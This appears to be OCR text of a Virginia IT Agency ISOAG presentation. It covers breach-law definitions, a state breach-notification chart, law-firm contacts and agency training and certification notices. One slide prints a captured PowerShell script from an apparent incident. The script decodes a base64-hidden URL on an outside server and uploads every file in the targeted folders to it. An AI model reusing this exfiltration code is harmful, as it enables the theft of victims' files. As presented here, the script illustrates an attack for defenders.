
"Breach of the security of the system" means the unauthorized access and acquisition of unencrypted and unredacted computerized data that compromises the security or confidentiality of personal information maintained by an individual or entity as part of a database of personal information regarding multiple individuals and that causes, or the individual or entity reasonably believes has caused, or will cause, identity theft or other fraud to any resident of the Commonwealth. Good faith acquisition of personal information by an employee or agent of an individual or entity for the purposes of the individual or entity is not a breach of the security of the system, provided that the personal information is not used for a purpose other than a lawful purpose of the individual or entity or subject to further unauthorized disclosure.

The Script



```
5/27/2021  12:59:00 AM PowerShell Named Pipe IPC \SYSTEM Y  http://19[redacted].   upload-
wekkmferokmsdderiuheoirhuiewiwnijnfrer Creating Scriptblock text (1 of 1):

     $folderArg = $args[0];       [string]$id = $args[1];       [string]$token = $args[2];   $foldersRaw =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));

    [array]$folders = $foldersRaw.split("|");  function fill([string]$filename)  {if ($filename)  { try { [string]$prefix =
UNICODE.GetString([System.Convert]::FromBase64String("aAB0AHQAcAA6AC8ALwAxADkAMwAuADMANAAuADEA
NgA2AC4AOQAyAC8AdQBwAGwAbwBhAGQALQB3AGUAawBrAG0AZgBlAHIAbwBrAG0AcwBkAGQAZQByAGkAdQB
oAGUAbwBpAHIAaAB1AGkAZQB3AGkAdwBuAGkAagBuAGYAcgBlAHIA")); Add-Type -AssemblyName System.Web;
$wc = New-Object System.Net.WebClient;  $path = $filename -Replace "\\", "/" -Split ":"; [string]$fullPath =
$path[1];  $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);              [string]$uri =
"$($prefix)?token=$($token)&id=$($id)&fullPath=$($fullPath)";  $wc.UploadFile($uri, $filename); }catch  { } }   }
[array]$fileList = @();  foreach ($folder in $folders)

     {
```

NOT JUST VA…



iapp **State Data Breach Notification Chart** as of March 2021

State	Breach Notification Statute	Timeframe of Notification to Individuals	Exception to Notification	Notification to State Attorney General	Timeframe of Notification to State Attorney General	Notification to Consumer Protection Agency or Consumer Reporting Agency
Alabama	Ala. Code §§ 8-38-1 to 8-38-12	As expeditiously as possible and without unreasonable delay, no more than 45 days (law enforcement exception).	Yes. Risk/Harm Analysis and Safe Harbor for encrypted information in some circumstances.	Yes if more than 1,000 individuals	Without unreasonable delay, no later than 45 days (law enforcement exception)	Yes if more than 1,000 individuals
Alaska	Alaska Stat. § 45.48.010 et seq.	As expeditiously as possible and without unreasonable delay (law enforcement exception or to determine scope of breach and restore	Yes. Risk/Harm Analysis and Safe Harbor for encrypted information in some circumstances.	Yes. Note: Risk/Harm Analysis Exception still requires notification to state attorney general.		Yes if more than 1,000 individuals
Arizona	Ariz. Rev. Stat. § 18-551 -- 18-552	45 days (law enforcement exception).	Yes. Risk/Harm Analysis (security system breach has not resulted in or is not reasonably likely to result in substantial economic loss to affected individuals), Safe Harbor for encryption in some circumstances.	Yes if more than 1,000 individuals	45 days	Yes if more than 1,000 individuals
Arkansas* (state does not host a platform for their statutes)	Ark. Code § 4-110-101 -- 108	As expeditiously as possible and without unreasonable delay (law enforcement exception).	Yes. Risk/Harm Analysis and Safe Harbor for encrypted information in some circumstances.	Yes if more than 1,000 individuals	45 days	
California	Cal. Civ. Code 1798.82 et seq.	As expeditiously as possible and without unreasonable delay (law enforcement exception). Medical information 15 days from detection.	Yes. Safe Harbor for encrypted data in some circumstances (does not apply to medical information).	Yes if 500 California residents		Medical information breach disclosure to California Department of Health Services (see Cal. Health & Safety Code § 1280.15)

6


MEDIA

7

CONCLUSION

Core Team

Beth Burgin Waller, Chair



Kevin Adler, Associate

Zach Agee, Associate

Liz Heddleston, Associate

Patice Holland, Chair E-Discovery

John Pilch, Analyst

Michael Yager, Director E-Discovery

Beth Burgin Waller

Chair, Cybersecurity & Data Privacy Practice

Woods Rogers PLC

www.woodsrogers.com

BWALLER@WOODSROGERS.COM

VIRGINIA IT AGENCY

Upcoming events

VITA COMPLIANCE CERTIFICATION

AGENCY CYBERSECURITY TRAINING PROGRAM FORM

CYBERSECURITY AWARENESS TRAINING VERIFICATION FORM

1. This form must be completed and submitted by Jan. 31, 2022.
2. The form maybe completed manually or in Archer. In Archer, click on the "Verification and Compliance Tab under the Security Awareness Training Questionnaire." If you do not see the tab, click on recalculate and it should appear.
3. In addition, an updated Security Awareness Training Questionnaire should also be submitted for 2022. This form maybe also completed manually or in Archer.

Appendix II

VIRGINIA
IT AGENCY

Annual Cybersecurity Awareness Training Verification
Compliance Form

In accordance with the Code of Virginia, Section 2.2-2009 sub-section, all Commonwealth of Virginia agencies shall report to VITA the following compliance information below no later than **January 31, 2022** and every January 31, thereafter.

Please complete the following:

1. Provide a certification statement that all employees and contractors have completed all required training.

   Click or tap here to enter text.

2. Provide a reason or justification that all employees/contractors have not completed all training.

   Click or tap here to enter text.

3. Provide an evaluation of the efficacy of the cybersecurity-training program that the agency provided

   Click or tap here to enter text.

4. Provide any suggestions on how VITA can improve the mandatory curriculum, materials, or any other aspects of the training program.

   Click or tap here to enter text.

ISOAG AND IS ORIENTATION REGISTRATION LINK

You can now register for future ISOAG meetings at the link below.

https: /vita2.virginia.gov/Events/chooseSession?MeetingID=3

You can now register for future IS Orientation training at the link below.

https://vita2.virginia.gov/Events/chooseSession?MeetingID=10

2022 ISO CERTIFICATION REQUIREMENTS

Steps to obtain COV ISO Certification for those who already have a professional security certification:

Possession of recognized professional IT Security Certification	CISSP, CISM, CISA, SANS (others to be determined)
VITA Training	Attend Information Security Orientation training every 2 years
ISO Academy	Successful completion of at least one hour of IT security training (i.e. course in the KC ISO Academy or any other source)
ISOAG attendance	Attend the mandatory October ISOAG meeting
Annual Continuing Education (only required after COV ISO Certification has been obtained)	Maintain compliance with the continuing educational requirements of the professional IT security certification body

Steps to obtain COV ISO Certification for those who do not have a professional security certification:

VITA Training	Attend Information Security Orientation training every 2 years
ISO Academy	Successful completion of at least 3 courses per year in the KC ISO Academy or 3 hours of IT security training from any other source)
ISOAG attendance	Attend the mandatory October ISOAG meeting
Annual Continuing Education (only required after COV ISO Certification has been obtained)	Obtain an additional 20 hours of training in IT security related topics annually (ISOAG meetings count for up to 3 hours each!)

IS COUNCIL COMMITTEE SEEKING VOLUNTEERS FOR COMMITTEES

The IS Council is seeking volunteers for the following committees:

Third Party Assurance – Beau Hurley, Chair

Identity Access Management – Chandos Carrow, Chair

ISO Manual – Mike Wickham, Chair

Remote Work Security – Mike Wickham, Chair

Healthcare IT – Stephanie Hayes-Williams, Chair

IT Security Conference – Jessica Beavers, Chair

IS COUNCIL COMMITTEE SEEKING VOLUNTEERS FOR COMMITTEES

The next scheduled meeting for the IS Council:

Jan. 19, 2022

Noon – 1 p.m. via Google Meets

If you would like an invite to the meeting, contact:

tina.gaines@vita.virginia.gov

QUESTIONS

FEBRUARY 2022 ISOAG

Feb. 2, 2022 from 1 to 4 p.m.

Presenters:

Steve Aiello/Ahead

Nedim Goren/NIST

Chris Atha/NW3C

VIRGINIA
IT AGENCY

THANK YOU FOR ATTENDING!